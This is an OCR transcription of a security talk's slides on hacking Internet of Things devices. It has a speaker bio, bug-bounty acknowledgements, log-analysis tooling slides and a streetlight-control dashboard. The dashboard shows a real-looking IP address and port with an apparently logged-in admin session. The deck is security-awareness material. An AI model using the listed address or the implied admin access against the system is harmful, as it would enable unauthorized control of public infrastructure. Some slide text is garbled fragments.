
HACKING
THE INTERNET OF THINGS
FOR FUN & PROFIT II


NEW! OWASP TOP 10 2017

Ruben van Vreeland



Ethical hacker since 14 years old

Advised LinkedIn, eBay, Indiegogo, Marktplaats.nl



Report a Problem

Responsible Disclosure Acknowledgements

We thank everyone for their contributions, but from time to time, we will want to publically our Responsible Disclosure Acknowledgement Page (and elsewhere) for reporting a prob

Please let us know if you would like your disclosure to be considered for public acknowle

Thank you:

- Roy Castillo (@official_roy) - Informatics Computer Institute, Cebu City & Philker
- Roy Jansen https://www.facebook.com/RoyJansen01
- Ruben van Vreeland - BITsaver Web Application Security http://bitsaver.nl
- Rui Silva https://www.facebook.com/ruisilvaoficial?fref=ts
- Ryan Castellucci
- Ryan Preston @ripr4p
- Ryan Satterfield https://planetzuda.com
- S.Venkatesh (https://twitter.com/PranavVenkatS)

(the rest is a secret)

International speaker

... for nerds


logstash
Log Analysis
elastic
Security Analysis
kibana
Security Visualisation
ElastAlert
Realtime Response

SIGHT
y time for bre
nds
ugh our ac
e
t through log analy
r in your code for
nt
features that help you
iiyama

Fast Moving Targets

"BitSensor is building a radar system for hackers"

PRATT
ONLY



Installation Plan

26% (5100 / 20000)

Total target streetlights installed

Total Street Lights

Failures

1

Dimming failures Last 48 hours

0

Failed

Cost Savings

$178.2K

Annual

$1.7K

100% weekly increase

60%

Average dimming level

CO2 Emission

122.1 tons

29.5 tons

31.8% increase

92.6 tons

Last week

Energy Consumption

284.0 MWh

68.5 MWh

31.8% increase

215.4 MWh

Last week

Light Control

Connected Street Lights

5100


5100 On

0 Off

Device Lifetime

188 Devices

360 hours remaining



161.202.192.27:8080/streetlightweb/home

Admin admin Siklon Log out

Installation Plan

26% (5100 / 20000)
Total target streetlights installed

Failures

1
Dimming failures
Last 48 hours

0
Failed

Cost Savings

$178.2K
Annual

$1.7K
100% weekly increase

60%
Average dimming level

CO2 Emission

122.1 tons

29.5 tons
31.8% increase

92.6 tons
Last week

Energy Consumption

284.0 MWh

68.5 MWh
31.8% increase

215.4 MWh
Last week

Light Control

Connected Street Lights


5100

5100 On


0 Off

Device Lifetime

